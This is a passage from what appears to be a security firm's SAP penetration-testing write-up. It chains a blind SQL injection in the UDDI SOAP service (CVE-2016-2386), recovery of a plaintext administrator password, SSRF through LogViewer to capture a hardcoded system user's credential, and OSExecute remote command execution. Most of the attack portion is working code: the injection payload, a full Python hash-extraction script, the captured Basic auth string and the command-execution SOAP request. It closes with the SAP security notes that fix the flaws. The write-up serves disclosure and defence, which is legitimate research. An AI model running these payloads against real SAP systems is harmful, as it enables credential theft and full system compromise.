44                 System.arraycopy(pass,  i: 0, output,  i1: 0, pass.length);
45                 System.arraycopy(data,  i: 0, output, pass.length, data.length);  data: {-109, -29, 110, 1, -32, -1, -122, 7, -86, 41, + 54 more}  output: {97, 115, 100, 81, 87, 69, 49, 50, 51, 0, +
46             }
47         } catch (NoSuchAlgorithmException e) {
48             System.out.println("exception hashWithIterations "+ e.getMessage());
49         }
50
51         return output;
52     }
```

Fig. 29. The **hashWithIteractions** function

All the work the key has performed related to hashing is presented in the lines 40-45. The block diagram illustrates the work of these lines (see Fig. 30).




Fig. 30. 40-45 lines operation

From the Fig. 30, it is clear that the developers have made a mistake and used the hash function incorrectly. They used salt instead of password and when hashing was being performed in **9999** cycle, salt (password) was added to the beginning of the output variable. The cycle finished its work, and the password remained in clear text.

QED. There is also a vulnerability to analyze.

Now, we will go back to the SQL injection and automate the process of obtaining the password from the database.

Hardcore SAP Pentesting - Exploitation

To exploitation of the SQL injection vulnerability, we can use our new-gained knowledge of the following facts:

1. SQL injection is blind.
2. SQL does not support calls of some functions, e.g., **SLEEP**, **only SELECT**.
3. The hash is stored in **UME_STRINGS** in the **VAL** field, and the **PID** field stores the **PRIVATE_DATASOURCE.un:Administrator** value, where Administrator is the user login, it can be different, for example, **j2ee_admin**, **admin**.

Let us deal with the issues step by step.

Because SQL injection is blind, we need to find the VAL value. It turns out that the main query has the following form:

```
select VAL from UME_STRINGS where UME_STRINGS.PID like '%PRIVATE_
DATASOURCE.un:Administrator%' and UME_STRINGS.VAL like '%SHA-512%'
```

Since the connector does not support the SLEEP function or others capable for turning the blind SQL injection into time-based one, we found a table, which always stores big data.

With a valid VAL value, SQL database was required to issue a request with some delay, and we decided to use the multiplication of tables to create a weak one-second load on the server. This table is called **J2EE_CONFIGENTRY** and the transformed query is as follows:

```
select COUNT(*) from SAPSR3DB.J2EE_CONFIGENTRY,SAPSR3DB.UME_STRINGS
where UME_STRINGS.PID like '%PRIVATE_DATASOURCE.un:Administrator%'
and UME_STRINGS.VAL like '%SHA-512%'
```

Below there are 2 queries. We intentionally made a mistake in the first one and it took 15 milliseconds for the query, whereas for the second query it took 321 milliseconds (see Fig. 31).




Fig. 31. 1st query




Fig. 32. 2nd query

As you can see, it is possible to automate this query for retrieving hashed data from the database.

Automation

For the automation purposes, we have the following basic query:

```
POST /UDDISecurityService/UDDISecurityImplBean HTTP/1.1
 User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
 SOAPAction:
 Content-Type: text/xml;charset=UTF-8
 Host: nw74:50000
 Content-Length: 500

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:sec="http://sap.com/esi/uddi/ejb/security/">
   <soapenv:Header/>
   <soapenv:Body>
     <sec:deletePermissionById>
     <permissionId>1' AND 1=(select COUNT(*) from SAPSR3DB.J2EE_CONFIGENTRY,SAPSR3DB.UME_STRINGS where UME_STRINGS.PID like '%PRIVATE_DATASOURCE.un:Administrator%' and UME_STRINGS.VAL like '%SHA-512%') AND '1'='1</permissionId>
     </sec:deletePermissionById>
   </soapenv:Body>
 </soapenv:Envelope>
```

The hash may consist of the following characters:

0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz

As long as the password hash is the salt and it has a length of 24 characters, we need to get the first 24*3 characters of the hash in a base64 format.

See the full Python code for extracting the hash on the next page.

```
import string, requests, argparse
_magic = "{SHA-512, 10000, 24}"
_wrong_magic = "{SHA-511, 10000, 24}"
_xml = "<soapenv:Envelope xmlns:soapenv=\"http://schemas.xmlsoap.org/soap/envelope/\" xmlns:sec=\"http://sap.com/esi/uddi/ejb/security/\">\r\n <soapenv:Header/>\r\n <soapenv:Body>\r\n <sec:deletePermissionById>\r\n <permissionId>1' AND 1=(select COUNT(*) from SAPSR3DB.J2EE_CONFIGENTRY,SAPSR3DB.UME_STRINGS where UME_STRINGS.PID like '%PRIVATE_DATASOURCE.un:Administrator%' and UME_STRINGS.VAL like '%{0}%') AND '1'='1</permissionId>\r\n </sec:deletePermissionById>\r\n </soapenv:Body>\r\n</soapenv:Envelope>"
host = ""
port = 0
_dictionary =  string.digits + string.uppercase + string.lowercase
def _get_timeout(_data):
    return requests.post("http://{0}:{1}/UDDISecurityService/UDDISecurityImplBean".format(host,port),
              headers={
                  "User-Agent": "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0",
                  "SOAPAction": "",
                  "Content-Type": "text/xml;charset=UTF-8"
                    },
              data=_xml.format(_data)).elapsed.total_seconds()
if __name__ == "__main__":
    parser = argparse.ArgumentParser()
    parser.add_argument('--host')
    parser.add_argument('--port')
    parser.add_argument('-v')
    args = parser.parse_args()
    args_dict = vars(args)
    host = args_dict['host']
    port = args_dict['port']
    print "start to retrieve data from the table UMS_STRINGS from {0} server using CVE-2016-2386 exploit ".format(host)
    hash = _magic
    print "this may take a few minutes"
    for i in range(24):
        for _char in _dictionary:
            if  not (args_dict['v'] is None):
                print "checking {0}".format(hash +_char)
            if _get_timeout(hash +_char)>1.300:
                hash += _char
                print "Found " + hash
                break
```

As a result, we get the following value (see Fig. 33):

```
Found {SHA-512, 10000, 24}M
Found {SHA-512, 10000, 24}MT
Found {SHA-512, 10000, 24}MTI
Found {SHA-512, 10000, 24}MTIz
Found {SHA-512, 10000, 24}MTIzU
Found {SHA-512, 10000, 24}MTIzUV
Found {SHA-512, 10000, 24}MTIzUVd
Found {SHA-512, 10000, 24}MTIzUVdF
Found {SHA-512, 10000, 24}MTIzUVdFY
Found {SHA-512, 10000, 24}MTIzUVdFYX
Found {SHA-512, 10000, 24}MTIzUVdFYXN
Found {SHA-512, 10000, 24}MTIzUVdFYXNk
Found {SHA-512, 10000, 24}MTIzUVdFYXNk8
Found {SHA-512, 10000, 24}MTIzUVdFYXNk88
Found {SHA-512, 10000, 24}MTIzUVdFYXNk88F
Found {SHA-512, 10000, 24}MTIzUVdFYXNk88Fx
Found {SHA-512, 10000, 24}MTIzUVdFYXNk88Fxu
Found {SHA-512, 10000, 24}MTIzUVdFYXNk88FxuY
Found {SHA-512, 10000, 24}MTIzUVdFYXNk88FxuYa
Found {SHA-512, 10000, 24}MTIzUVdFYXNk88FxuYam
Found {SHA-512, 10000, 24}MTIzUVdFYXNk88FxuYamo
Found {SHA-512, 10000, 24}MTIzUVdFYXNk88FxuYamod
Found {SHA-512, 10000, 24}MTIzUVdFYXNk88FxuYamodV
Found {SHA-512, 10000, 24}MTIzUVdFYXNk88FxuYamodVV
```

Fig. 33. Obtained value

If we perform a base64 decoding, we will get the password in plain text (see Fig. 34).




Fig. 34. Password in plain text

Privilege escalation, remote command execution

Using the received password and the administrator's username we can log in and access /irj/portal (see Fig. 35).




Fig. 35. Logging in and accessing /irj/portal

However, that is not it. Let us try to elevate privileges and gain access to the operating system. In SAP, it is possible to view the system logs that are available by the following address:

http://nw74:50000/webdynpro/dispatcher/sap.com/tc~lm~itsam~ui~lv~client_ui/LVApp?conn=view[Last%2024%20Hours%20(Java)]#

LogViewer has the functionality of connecting to a remote host, it can be used to conduct an SSRF attack (see Fig. 36).




Fig. 36. Connect to Remote System

In the opened window, we hit "connect to host" and write a server address where we will listen to port 50013 (see Fig. 37).





Fig. 37. Connecting to host

The server shows that SAP is trying to connect to us by sending the following query (see Fig. 38):



```
erpscan@debian:~$ nc -lp 50013
POST /SAPHostControl.cgi HTTP/1.1
Host: 172.16.2.70:50013
Content-Type: text/xml; charset=UTF-8
Connection: close
Authorization: Basic ezIyMUJBNDRGLUY4OEUtNDE2NilCQjJCLUUyNTQxOTEwQjg2QX06eENJUEhNSUNI
TUlDQURMQk1KT0pER0dKRk9MRkdCRU5PeA==
SAP-PASSPORT: 2A54482A0300E6000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000004E57373
45F444D305F3232313335353000000000000000000000000000000000306461666137303065303830313
1653438396635303030303030323163366165000000000002EE256B5AE07F11E49FC200000021C6AE0DCC7D5
9E08011E494950000021C6AE000000001000000002A54482A
Content-Length: 334
SOAPAction: ""

<?xml version="1.0" encoding="UTF-8" ?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://sche
mas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xmlns:xs="http://www.w3.org/2001/XMLSchema"><SOAP-ENV:Body><yql:GetVersionInfo xmlns
:yql='urn:SAPControl'></yql:GetVersionInfo></SOAP-ENV:Body></SOAP-ENV:Envelope>
```

Fig. 38. SAP sending connect query

You can see that SAP used Basic authorization trying to connect to an evil host by using some internal data:

ezIyMUJBNDRGLUY4OEUtNDE2Ni1CQjJCLUUyNTQxOTEwQjg2QX06eENJUEhNSUNIT-UlDQURMQk1KT0pER0dKRk9MRkdCRU5PeA==

In 2016, we did a **research** that describes this system user and reveals how it helps to obtain an anonymous RCE using a race condition:

{221BA44F-F88E-4166-BB2B-E2541910B86A}:xCIPHMICHMICADLBMJOJDGGJFOLFGBENOx

The login of this user was hardcoded but the password was generated randomly. This user can execute system commands using SOAP query with the OSexecute function call. The request is as follows (see Fig. 39):

Request

Raw | Params | Headers | Hex | XML

```
POST / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
SOAPAction:
Content-Type: text/xml;charset=UTF-8
Host: nw74:50000
Content-Length: 655
Authorization: Basic
ezIyMUJBNDRGLUY4OEUtNDE2Ni1CQjJCLUUyNTQxOTEwQjg2QX06eENJUEhNSUNITU1DQURMQk1KTOpEROdKRk9MRkdCRU5PeA==

<?xml version="1.0" encoding="utf-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xs="http://www.w3.org/2001/XMLSchema">
    <SOAP-ENV:Header>
        <sapsess:Session xlmns:sapsess="http://www.sap.com/webas/630/soap/features/session/">
            <enableSession>true</enableSession>
        </sapsess:Session>
    </SOAP-ENV:Header>
    <SOAP-ENV:Body>
        <ns1:OSExecute xmlns:ns1="urn:SAPControl">
            <command>cmd /c calc</command>
            <async>0</async>
        </ns1:OSExecute>
    </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Fig. 39. The request

Therefore, we can execute code on the target system (see Fig. 40).

sapstartsrv.exe	3388			53.26 MB	NW74\SAPServiceDM0
jstart.exe	1684			13.82 MB	NW74\SAPServiceDM0
icman.exe	4552			119.07 MB	NW74\SAPServiceDM0
jstart.exe	2864	0.06		5.37 GB	NW74\SAPServiceDM0
igswd.exe	1736			4.45 MB	NW74\SAPServiceDM0
igsmux.exe	4928		80 B/s	19.77 MB	NW74\SAPServiceDM0
igspw.exe	1948		80 B/s	38.46 MB	NW74\SAPServiceDM0
igspw.exe	664		80 B/s	38.26 MB	NW74\SAPServiceDM0
cmd.exe	1552			2.17 MB	NW74\SAPServiceDM0
calc.exe	4872			4.83 MB	NW74\SAPServiceDM0
sapstartsrv.exe	392			42.43 MB	NW74\sapadm
sapstartsrv.exe	3668			53.89 MB	NW74\SAPServiceDM0
msg_server.exe	3316			17.69 MB	NW74\SAPServiceDM0
enserver.exe	5396			819.14 MB	NW74\SAPServiceDM0
gwrd.exe	6052			16.59 MB	NW74\SAPServiceDM0

Fig. 40. Executing code on the target system

Conclusion

The full attack vector looks like that:

1. By performing information disclosure a pentester gets SAP user logins
2. With the help of an SQL injection and SAP user logins, a pentester gets user passwords hashes
3. Exploiting a vulnerability in crypto algorithm, a pentester can get user and administrator passwords, and logs into the system by using a valid username and password.
4. With access to it, a pentester demonstrates business risks

To prevent a vulnerability exploitation, a client should to install the following security notes released by SAP:

- **2256846**, a fix for the information disclosure by using the Chat;
- **2101079**, a fix for anonymous SQL injection;
- **2191290**, a fix for crypto issues; it should be noted that after a client installs this update, it is necessary to change the passwords stored in the database in clear text;
- **2240946**, a fix for the password of a system user, which can execute commands on the server.

Contacts

US Office

Mail to: 228 Hamilton Avenue, Fl. 3,
Palo Alto, CA. 94301

Phone: 650.798.5255

EMEA Office

Mail to: Postbus 23393 1100 DW
Amsterdam

Phone: +31 20 8932892

Twitter: https://twitter.com/erpscan/

Facebook: https://www.facebook.com/ERPScan/

LinkedIn: https://www.linkedin.com/company/2217474/